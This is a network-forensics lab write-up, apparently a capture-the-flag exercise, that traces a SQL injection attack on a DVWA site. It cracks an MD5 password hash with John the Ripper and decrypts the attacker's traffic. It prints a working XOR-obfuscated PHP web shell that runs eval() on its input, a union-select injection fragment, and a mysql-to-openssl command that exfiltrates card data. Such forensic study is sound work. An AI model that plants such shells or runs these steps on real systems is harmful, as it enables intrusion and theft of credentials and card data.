Network Forensics

Using Wireshark, TCPflow, John the Ripper and OpenSSL

-

10/14/24

Scenario

We are provided with a network capture file and tasked with investigating it. By opening the file in Wireshark, we can inspect the TCP and HTTP traffic. Doing so reveals that a malicious actor has exploited SQL injections on a vulnerable web site to steal user credentials and credit card details. They have utilised various obfuscation techniques in an attempt to hide their trail. We will piece together their actions and discover what has been compromised.


Task 1: Password Recover

The attacker has recovered the password hashes of multiple users. Among these users there is one user, Sepehr, who is notorious for choosing weak passwords. Your task is to recover the password of the user Sepehr from its hash. From the past you know his password is:

a. exactly 12 characters long
b. comprised of a five to seven characters word followed by a seven to five digits number accordingly (so password would be exactly 12 characters long)
c. the word can be found in John the Ripper password.lst file
d. the word characters are all lowercase except for one


Workflow:

Searching for the keyword "hash" with Wireshark's string search finds this extraction query sent to the website.



```
No.   Time         Source                 Destination    Protocol Length Info
 1734 207.909703114 28.252.138.10         183.37.15.20   TCP         74 80 → 35370 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
 1735 207.909788321 183.37.15.20          28.252.138.10  TCP         66 35370 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSva
 1736 207.909899787 183.37.15.20          28.252.138.10  HTTP       304 GET /vulnerabilities/sqli/ HTTP/1.1
 1737 207.910042263 28.252.138.10         183.37.15.20   TCP         66 80 → 35370 [ACK] Seq=1 Ack=239 Win=65024 Len=0 TS
 1738 207.914875834 28.252.138.10         183.37.15.20   HTTP      3154 HTTP/1.1 200 OK  (text/html)
 1739 207.915047364 183.37.15.20          28.252.138.10  TCP         66 35370 → 80 [ACK] Seq=239 Ack=3089 Win=63360 Len=0
 1740 207.919808021 183.37.15.20          28.252.138.10  HTTP       531 GET /vulnerabilities/sqli/?id=x%27+and+False++uni
 1741 207.919808021 28.252.138.10         183.37.15.20   TCP         66 80 → 35370 [ACK] Seq=3089 Ack=704 Win=64640 Len=0
 1742 207.928601309 28.252.138.10         183.37.15.20   HTTP      4919 HTTP/1.1 200 OK  (text/html)
 1743 207.928659697 183.37.15.20          28.252.138.10  TCP         66 35370 → 80 [ACK] Seq=704 Ack=7942 Win=62592 Len=0
 1744 212.935944707 28.252.138.10         183.37.15.20   TCP         66 80 → 35370 [FIN, ACK] Seq=7942 Ack=704 Win=64640
 1745 212.979108814 183.37.15.20          28.252.138.10  TCP         66 35370 → 80 [ACK] Seq=704 Ack=7943 Win=64128 Len=0
 1746 217.223018467 fe80::6c2f:9bff:fea… ff02::2        ICMPv6      70 Router Solicitation from 6e:2f:9b:a0:eb:55
 1747 222.589851733 128.122.176.20        28.252.138.10  TCP         74 42282 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
 1748 222.589908723 28.252.138.10         128.122.176.20 TCP         74 80 → 42282 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0
```

The corresponding HTML file returned by the server contains Sepehr's hashed password.



```
Fullname: Hack Me\n
User ID: 1337\n
 [truncated]Password Hash: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: x' and False  union select null, concat(0x0a, 'Fu
Fullname: Pablo Picasso\n
User ID: pablo\n
 [truncated]Password Hash: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: x' and False  union select null, concat(0x0a, 'Fu
Fullname: Bob Smith\n
User ID: smithy\n
 [truncated]Password Hash: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: x' and False  union select null, concat(0x0a, 'Fu
Fullname: Sepehr Sepehr\n
User ID: sepehr\n
Password Hash: 7d8d75e7033eb54de72b9500ad120bd6</pre>\r\n
\t</div>\r\n
```

```
0000  00 00 00 aa 00 00 00 00  00 aa 00 01 08 00 45 00   ········ ······E·
0010  13 29 e4 02 40 00 40 06  d6 8c 1c fc 8a 0a b7 25   ·)··@·@· ·······%
0020  0f 14 00 50 8a 2a cc 3a  b5 d9 44 2f 43 8d 80 18   ···P·*·: ··D/C···
0030  01 f9 80 5b 00 00 01 01  08 0a 42 8a 45 d2 45 df   ···[···· ··B·E·E·
0040  6e f0 48 54 54 50 2f 31  2e 31 20 32 30 30 20 4f   n·HTTP/1 .1 200 O
0050  4b 0d 0a 44 61 74 65 3a  20 53 61 74 2c 20 30 32   K··Date:  Sat, 02
0060  20 4f 63 74 20 32 30 32  31 20 30 32 3a 30 35 3a    Oct 202 1 02:05:
0070  35 32 20 47 4d 54 0d 0a  53 65 72 76 65 72 3a 20   52 GMT·· Server:
0080  41 70 61 63 68 65 2f 32  2e 34 2e 34 31 20 28 55   Apache/2 .4.41 (U
0090  62 75 6e 74 75 29 0d 0a  45 78 70 69 72 65 73 3a   buntu)·· Expires:
```

The hash, 7d8d75e7033eb54de72b9500ad120bd6, looks like MD5 (128-bit hexadecimal string).

We will write some custom John the Ripper rules in order to crack this password, but first we need to pre-process the password.lst file. Password.lst should be located at /usr/share/john. First, I ran:

egrep '^[a-zA-Z0-9]{5,7}$' /usr/share/john/password.lst > filtered_password.lst

to filter the password list down to only alphanumeric base words of length 5 to 7 characters.

Next, I wrote the uppercase_permutator.py script to generate every permutation in which one letter is capitalised for each base word contained in filtered_password.lst and save these to processed_password.lst.

Next, I wrote a custom rules list for John called myrules.conf, located at /etc/john, to append numeric digits to the base words whilst ensuring a length of 12 characters in total for the un-hashed passwords.

With the components prepared, I ran john with these flags:

```
john --wordlist=/usr/share/john/processed_password.lst --config=/etc/john/myrules.conf
--rule=ITF_A3.1 --format=raw-md5 --fork=8 --no-log --session=1 password_hash.txt
```


With 8 threads and no logging, John took less than 1 hour to crack Sepehr’s password as: pAvel2890103

Task 2: Deobfuscation Level 1

The attacker has sent several commands and received their responses from the server which are all obfuscated. Among these the attacker has recovered the passwords of two databases on the targeted system. Find these two passwords.

Workflow:

I extracted all HTTP objects from Wireshark and inspected them. I found 12 php files named exploit, exploit(1), exploit(2)... exploit(12). These appear to be request, response pairs sent by the attacker and server, base-64 URL encoded and obfuscated in some additional way.



Name	Date modified	Type	Size
dvwaPage(6).js	15/10/2024 1:59 AM	JSFile	2 KB
dvwaPage(7).js	15/10/2024 1:59 AM	JSFile	2 KB
dvwaPage.js	15/10/2024 1:59 AM	JSFile	2 KB
exploit(1)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(2)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(3)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(4)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(5)	15/10/2024 1:59 AM	PHP Source File	3 KB
exploit(6)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(7)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(8)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(9)	15/10/2024 1:59 AM	PHP Source File	3 KB
exploit(10)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit(11)	15/10/2024 1:59 AM	PHP Source File	1 KB
exploit	15/10/2024 1:59 AM	PHP Source File	1 KB
favicon(1)	15/10/2024 1:59 AM	ICO File	2 KB
favicon(2)	15/10/2024 1:59 AM	ICO File	2 KB

I ran:


```
tcpflow -r gw_11.pcap -o tcpflow_files
```

to reconstruct the data transmitted between the web server and attacker.

Then I ran:

> *grep -r "decode" .*


in the tcpflow_files directory and found an embedded php script containing an XOR key.




```
<?php
function base64url_encode($data) {
  return rtrim(strtr(base64_encode($data), '+/', '-_'), '=');
}

function base64url_decode($data) {
  return base64_decode(str_pad(strtr($data, '-_', '+/'), strlen($data) % 4, '=', STR_PAD_RIGHT));
}
function x($k, $p){
                $c = "";
                $l = strlen($k);
                $pl = strlen($p);
                for($i = 0; $i < $pl; $i++) {
                        $c .= $k[$i % $l] ^ $p[$i];
                }
                return $c;
}
$k = '2d02e594654f89b2';
$content = file_get_contents("php://input");
$split = explode("=", $content);
if (strcmp(base64url_decode($split[0]),'s3p3hr')) {
$decoded = base64url_decode($split[1]);
                $decrypted = x($k,$decoded);
                ob_start();
                try {
                        eval($decrypted);
                }
                catch (exception $e) {
                        print($e->getMessage());
                }
                $o = ob_get_contents();
                $c = x($k, $o);
                $e = base64url_encode($c);
                ob_end_clean();
```

Ln 1, Col 1 | 3,477 characters | 100% | Windows (CRLF) | UTF-8

I extracted this script and modified it slightly to help decode the request, response pairs, saving it as decode.php. I appended "czNwM2hyCg%3D%3D=" (the s3p3hr flag) to the text string contained in exploit(9).php ran it through the decoder. This displayed passwords for the databases "forensics" and "customers" as "0taZkBKfDYtLlQXO" and "a0tkR1cOhcwZeYjw" respectively.



```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'forensics';
$_DVWA[ 'db_user' ]     = 'forensics';
$_DVWA[ 'db_password' ] = '0taZkBKfDYtLlQXO';
$_DVWA[ 'db_port'] = '3306';
```




```
$_customers = array();
$_customers[ 'db_server' ]   = '127.0.0.1';
$_customers[ 'db_database' ] = 'customers';
$_customers[ 'db_user' ]     = 'customer';
$_customers[ 'db_password' ] = 'a0tkR1cOhcwZeYjw';
$_customers[ 'db_port'] = '3306';
```

Task 3: Deobfuscation Level 2


The attacker has used a secondary obfuscation technique to hide the information recovered from the customers database. You will need OpenSSL version 1.1.1f or later to deobfuscate this second level. Uncover the key the attacker used for this secondary obfuscation.
The attacker has recovered a customer's credit card information from customers database. Enter the values for the following fields exactly as recovered by the attacker: Name, Credit Card Number, CVV, PIN, Expiry Date.

Workflow:
Decoding exploit(10).php revealed that the response (exploit(11).php) contains the credit card information which has additionally been encrypted using AES.



```
Decrypted message:
$query="select name,card_number,cvv,pin,expiry from creditcards;";$fp=fopen("exploit.sql", "w");fwrite($fp,$query);fclose($fp);@system("mysql -u customer -
pa0tkR1cOhcwZeYjw customers < exploit.sql | openssl enc -base64 -aes128 -pbkdf2 -iter 1000 -k 3G0RpQaW4hkEFa2v");

Fatal error: Uncaught Error: Call to undefined function system() in /home/user/scripts/code.php(35) : eval()'d code:1
Stack trace:
#0 /home/user/scripts/code.php(35): eval()
#1 {main}
  thrown in /home/user/scripts/code.php(35) : eval()'d code on line 1
```

Decoding exploit(11).php outputs this text block:




```
Decrypted message:
U2FsdGVkX1+tK7PiCcJcb8KOrHQi1FJigf0CzBugZL2v2LckV9RGO/gSi4qihCVo
pryijJiAeTbLarZB9inAky+nhZRCJnHfvGoN5Mnx6zW0qzPZShSu1V2wZQlSjDX2
XnhwYQwUUPnK+KDtOOfVgA==


Parse error: syntax error, unexpected identifier "pryijJiAeTbLarZB9inAky" in /home/user/scripts/code.php(35) : eval()'d code on line 2
```

Which, when decrypted using OpenSSL with this command:

> *openssl enc -base64 -d -aes128 -pbkdf2 -iter 1000 -k 3G0RpQaW4hkEFa2v -in aes.txt -out output.txt*

Revealed the stolen credit card details:



```
└─$ cat output.txt
name    card_number     cvv     pin     expiry
Ayushi Upadhyay 5577773315386346        835     3219    04/2024
```